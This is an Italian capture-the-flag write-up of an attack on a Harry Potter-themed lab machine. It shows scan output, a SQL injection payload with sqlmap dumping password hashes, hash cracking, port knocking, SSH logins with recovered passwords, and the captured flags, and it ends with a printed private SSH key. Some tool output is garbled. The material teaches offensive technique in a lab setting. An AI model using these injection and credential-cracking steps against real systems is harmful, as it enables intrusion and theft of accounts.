|_ 256 2a:87:ec:bf:7e:df:01:cd:72:26:9f:f9:f2:3d:a1:77 (ECDSA)
|_ 256 80:38:ad:fc:07:09:3a:16:29:eb:92:5a:5b:a6:1e:3b (ED25519)
5060/tcp  open  tcpwrapped
|_sip-methods: REGISTER, OPTIONS, INVITE, CANCEL, BYE, ACK
5061/tcp  open  tcpwrapped
8080/tcp  open  tcpwrapped
|_http-title: Directory listing for /
|_http-open-proxy: Proxy might be redirecting requests
8443/tcp  open  ssl/tcpwrapped
|_http-title: Directory listing for /
|_ssl-cert: Subject: commonName=Nepenthes Development Team/organizationName=dionaea.carnivore.it
/countryName=DE
| Not valid before: 2025-03-17T20:04:49
| Not valid after: 2026-03-17T20:04:49
11211/tcp open  tcpwrapped
MAC Address: 08:00:27:64:C5:11 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/
```

Enumerazione sito web

Per analizzare il sito web in esecuzione sulla porta 80, utilizziamo Gobuster, uno strumento per l'enumerazione delle directory.

Abbiamo individuato pagine interessanti tra cui una pagina di login ed una pagina del vecchio sito.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.50.155 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://192.168.50.155
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode

./htpasswd      (Status: 403) [Size: 279]
/.hta          (Status: 403) [Size: 279]
/.htaccess     (Status: 403) [Size: 279]
/css           (Status: 301) [Size: 314] [→ http://192.168.50.155/css/]
/images         (Status: 301) [Size: 317] [→ http://192.168.50.155/images/]
/index.php     (Status: 302) [Size: 0] [→ login.php]
/javascript    (Status: 301) [Size: 321] [→ http://192.168.50.155/javascript/]
/oldsite        (Status: 301) [Size: 318] [→ http://192.168.50.155/oldsite/]
/server-status (Status: 403) [Size: 279]
/tmp            (Status: 200) [Size: 18]

Progress: 4614 / 4615 (99.98%)
Finished
```

Test vulnerabilità

Durante la fase di analisi ci siamo imbattuti in una vulnerabilità SQL, nella pagina di login “old site”.

Tramite SQLMap
otteniamo diversi nomi
utente con hash della
password associate.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.155/oldsite/login.php" --data="username=admin&password=test" -D oldsite -T users -C username,password --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:10:06 /2025-03-18/

[10:10:06] [INFO] resuming back-end DBMS 'mysql'
[10:10:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=097itbg5b96 ... b168ogos5t'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: username (POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: username=admin' OR NOT 1402=1402#&password=test

Type: error-based [10:10:06] [INFO] the back-end DBMS is MySQL
Title: MySQL web server operating system: Linux Ubuntu 22.04 (jammy)
Payload: user||web application technology: Apache 2.4.52, PHP
MUCI&password=test back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[10:10:06] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'oldsite'
Type: time-based
Title: MySQL Database: oldsite
Payload: user||Table: users
[4 entries]
_____
Type: UNION query
Title: MySQL || username || password
Payload: user||+-----+
| anna | $2y$10$Dy2MtfKLFvH78.bLGp6a7uBdSE1WNCSbnT0HvAQLyT2iGZWG07TMK |
| luca | $2y$10$lNS1EUevEtLqsp.OEq4UkuGREzvkhZCdpT9h5t.Fw6oBZsai.Ei |
| marco | $2y$10$gdY5a.GIC6ulg7ybIBMh0OU7Cdo.pEebWsL7E/CLGFHoTG39LePAK |
| milena | $2y$10$3ESgP8ETH4VPpbsw4C5hze6bP6QEDMByxelQEPUDh7Uh6Q6aHRZDy |
_____
[10:10:06] [INFO] table 'oldsite.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.155/dump/oldsite/users.csv'
[10:10:06] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.155'

[*] ending @ 10:10:06 /2025-03-18/
```

Recupero password in chiaro tramite hash

Utilizziamo John the Ripper, uno strumento per crackare le hash delle password. Dopo alcuni minuti troviamo la password della user “Milena”, quale, **darkprincess**

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashblackbox.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:33 0.05% (ETA: 2025-03-22 05:26) 0g/s 52.89p/s 212.3c/s 212.3C/s treacle..8888888
0g 0:00:04:00 0.07% (ETA: 2025-03-22 04:36) 0g/s 53.09p/s 212.8c/s 212.8C/s track1..nicusor
0g 0:00:06:01 0.11% (ETA: 2025-03-22 04:07) 0g/s 53.33p/s 213.5c/s 213.5C/s greta..blakey
0g 0:00:10:11 0.19% (ETA: 2025-03-22 06:01) 0g/s 52.42p/s 209.8c/s 209.8C/s matt14..lintang
0g 0:00:13:06 0.24% (ETA: 2025-03-22 05:42) 0g/s 52.62p/s 210.6c/s 210.6C/s Spiderman..ALFONSO
0g 0:00:14:45 0.27% (ETA: 2025-03-22 05:43) 0g/s 52.63p/s 210.6c/s 210.6C/s 112781..092685
0g 0:00:15:37 0.28% (ETA: 2025-03-22 05:38) 0g/s 52.66p/s 210.6c/s 210.6C/s panda14..naima
0g 0:00:17:11 0.31% (ETA: 2025-03-22 05:33) 0g/s 52.65p/s 210.6c/s 210.6C/s 22081991..198813
0g 0:00:17:58 0.33% (ETA: 2025-03-22 05:30) 0g/s 52.66p/s 210.7c/s 210.7C/s kadija..jhayanne
0g 0:00:19:25 0.35% (ETA: 2025-03-22 05:33) 0g/s 52.59p/s 210.4c/s 210.4C/s whoopi..turtle11
0g 0:00:19:49 0.36% (ETA: 2025-03-22 05:26) 0g/s 52.62p/s 210.5c/s 210.5C/s babyboy69..appelsap
0g 0:00:20:56 0.38% (ETA: 2025-03-22 05:21) 0g/s 52.65p/s 210.6c/s 210.6C/s ilovesean1..honda5
0g 0:00:21:35 0.40% (ETA: 2025-03-22 05:16) 0g/s 52.67p/s 210.7c/s 210.7C/s koreana..keke08
0g 0:00:22:06 0.40% (ETA: 2025-03-22 05:16) 0g/s 52.66p/s 210.6c/s 210.6C/s tegan1..superbike
darkprincess      (?)
```

Ciao, milena!

Scrivi qualcosa...

Submit

Caro user, la Mappa del Malandrino nasconde un altro segreto. Hai provato a bussare?

Ciao, milena!

Scrivi qualcosa...

Submit

Signor Harry, non puoi attraversare la barriera del binario 9 e $\frac{3}{4}$. Sei sicuro di non essere un Babbano?

Riusciamo ad accedere al sito con le credenziali di Milena, ne risultano svariati indizi indispensabili.

└─(kali㉿kali)-[~/Downloads]

└─\$ cat poesia.txt

Nel bosco incantato, sotto il cielo stellato,
Luca e Milena, maghi innamorati, si diedero appuntamento,
Era il 22 o il 2222? Un sussurro appena accennato,
Un luogo tra verità e illusioni, dove il mondo era diverso.

Danzarono sotto la luna, nel punto stabilito,
Un sentiero nascosto, di magia e mistero avvolto,
E se mai vedrai quel luogo, dove il tempo è sospeso,
Saprai che lì, tra illusioni e amore, il loro sogno è acceso.

Ciao, milena!

Scrivi qualcosa...

Submit

Il signor Lunastorta porge i suoi complimenti al professor Piton e lo invita a tenere il suo naso adunco fuori dagli affari altrui.

Accesso SSH

In questi indizi si nascondono le credenziali dell'utente "user"

```
user@hogtheta:~$ df
Filesystem      Size  Used Avail Use% Mounted on
rootfs          4.7G  731M  3.8G  17% /
udev             10M    0   10M   0% /dev
tmpfs            25M  192K   25M   1% /run
/dev/disk/by-uuid/65626fdc-e4c5-4539-8745-edc212b9b0af  4.7G  731M  3.8G  17% /
tmpfs            5.0M    0   5.0M   0% /run/lock
tmpfs            101M   0  101M   0% /run/shm
lumos           1700    0  1700   0% La luce illumina l
a stanza, rivelando che il numero magico per 'solennemente' è 1700.
```

```
(kali㉿kali)-[~]
$ ssh -p 2222 user@192.168.50.155
user@192.168.50.155's password:
*****
*           ↵ Benvenuti al Server Magico di HogTheta ↵
*
*   Qui i comandi possono dar luogo a ogni tipo di incantesimo.
*
*   △ Ricordate: ogni accesso non autorizzato verrà
*       immediatamente riportato al Ministero della Magia. △
*
*****
```

Seguendo il suggerimento indicato nella pagina iniziale, usando i vari comandi elencati all'interno di **/bin**, siamo riusciti a trovare gli indizi per completare le correlazioni della frase magica

```
[ 6.000628] Error: Driver 'pcspkr' is already registered, aborting ...
[ 6.028407] parport_pc 00:08: reported by Plug and Play ACPI
[ 6.028480] parport0: PC-style at 0x378, irq 7 [PCSP,TRISTATE]
[ 7.037810] Adding 152576k swap on /dev/sda5. Priority:-1 extents:1 across:152576k
[ 7.082040] EXT3 FS on sda1, internal journal
[ 8.109933] loop: module loaded
[ 8.710026] NET: Registered protocol family 10
[ 8.710206] lo: Disabled Privacy Extensions
[ 9.019445] eth0: link up
[ 21.360050] eth0: no IPv6 routers present
[ 22.370060] accio: La pergamena arriva a te e il numero magico per 'giuro' è 9220
```

Giuro | solennemente | di | non avere | buone | intenzioni

9220

1700

9991

55677

37789

7282

Seguendo gli indizi trovati eseguiamo un port knocking, utilizzando la sequenza di porte fornita riusciamo a sbloccare la porta 22 (SSH standard).

```
(kali㉿kali)-[~]
└$ knock 192.168.50.155 9220 1700 9991 55677 37789 7282
HackTheBox shell.php dwwapassh... Eicode
(kali㉿kali)-[~]
└$ nmap -A -p- 192.168.50.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 06:48 EDT
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
WARNING: RST from 192.168.50.155 port 21 -- is this port really open?
Nmap scan report for 192.168.50.155
Host is up (0.0010s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftfd
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:e4:a2:b7:6a:bb:1b:e4:63:16:57:86:c9:fe:bd:59 (ECDSA)
|_  256 63:23:bd:69:65:d4:15:92:2d:30:08:5b:b3:b2:bd:5d (ED25519)
```

Accediamo al servizio SSH con le credenziali di Milena e dopo un'attenta analisi, ricaviamo diverse password, tra cui quella dell'utente Luca

```
(kali㉿kali)-[~]
└─$ ssh milena@192.168.50.155
The authenticity of host '192.168.50.155 (192.168.50.155)' can't be established.
ED25519 key fingerprint is SHA256:04h4x4V2v+1Inrs7xwxizWeljAWid14utj/nHArtRKI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.155' (ED25519) to the list of known hosts.
milena@192.168.50.155's password:
Theta fa schifo

Last login: Wed Oct  2 13:44:29 2024
milena@blackbox:~$ getuid
-bash: getuid: command not found
milena@blackbox:~$ id
uid=1001(milena) gid=1001(milena) groups=1001(milena),1004(shared)
milena@blackbox:~$ sudo su
[sudo] password for milena:
milena is not in the sudoers file. This incident will be reported.
milena@blackbox:~$ ls -la
total 36
drwx—— 4 milena milena 4096 Oct  2 08:15 .
drwxr-xr-x 7 root   root   4096 Sep 30 08:40 ..
-rw—— 1 milena milena 185 Oct  2 14:06 .bash_history
-rw-r--r-- 1 milena milena 220 Sep 22 22:54 .bash_logout
-rw-r--r-- 1 milena milena 3771 Sep 22 22:54 .bashrc
drwx—— 2 milena milena 4096 Sep 30 07:29 .cache
drwxrwxr-x 3 milena milena 4096 Sep 22 23:49 .local
-rw-r--r-- 1 milena milena 807 Sep 22 22:54 .profile
-rw-r--r-- 1 root   root   33 Sep 24 21:13 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$ █
```

```
milena@blackbox:~$ cd /home/shared/
milena@blackbox:/home/shared$ ls -la
total 12
drwxrwx—— 2 anna   shared 4096 Oct  2 15:21 .
drwxr-xr-x  7 root   root   4096 Sep 30 08:40 ..
-rw-rw-r--  1 milena shared   45 Oct  2 15:21 .myLovePotion.swp
milena@blackbox:/home/shared$ cat .
./ .. .myLovePotion.swp
milena@blackbox:/home/shared$ cat .
./ .. .myLovePotion.swp
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$ █
```

Accediamo con l' utente Luca al servizio SSH,
scarichiamo una copia del file **.theta-key.jpg.bk** ,
contenente elementi nascosti protetti da una password

```
L$ ssh luca@192.168.50.155
luca@192.168.50.155's password:
Theta fa schifo
Last login: Thu Mar 20 10:55:06 2025 from 192.168.50.100
luca@blackbox:~$ ls -la
total 168
drwx—— 3 luca luca 4096 Mar 20 10:55 .
drwxr-xr-x 7 root root 4096 Sep 30 08:40 ..
-rw-r--r-- 1 luca luca 220 Sep 22 22:56 .bash_logout
-rw-r--r-- 1 luca luca 3771 Sep 22 22:56 .bashrc
drwx—— 2 luca luca 4096 Mar 20 10:55 .cache
-rw-r--r-- 1 luca luca 807 Sep 22 22:56 .profile
-rw-r--r-- 1 luca luca 142396 Oct 2 15:16 .theta-key.jpg.bk
-rw-r--r-- 1 root root 25 Sep 24 21:14 flag.txt
luca@blackbox:~$ cat flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

Per estrarre gli elementi all' interno dell' immagine utilizziamo **Steghide**, strumento utile per inserire o estrarre file all' interno di un' immagine

```
(kali㉿kali)-[~/Desktop]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


WOLF GUARD



Grazie per l'attenzione

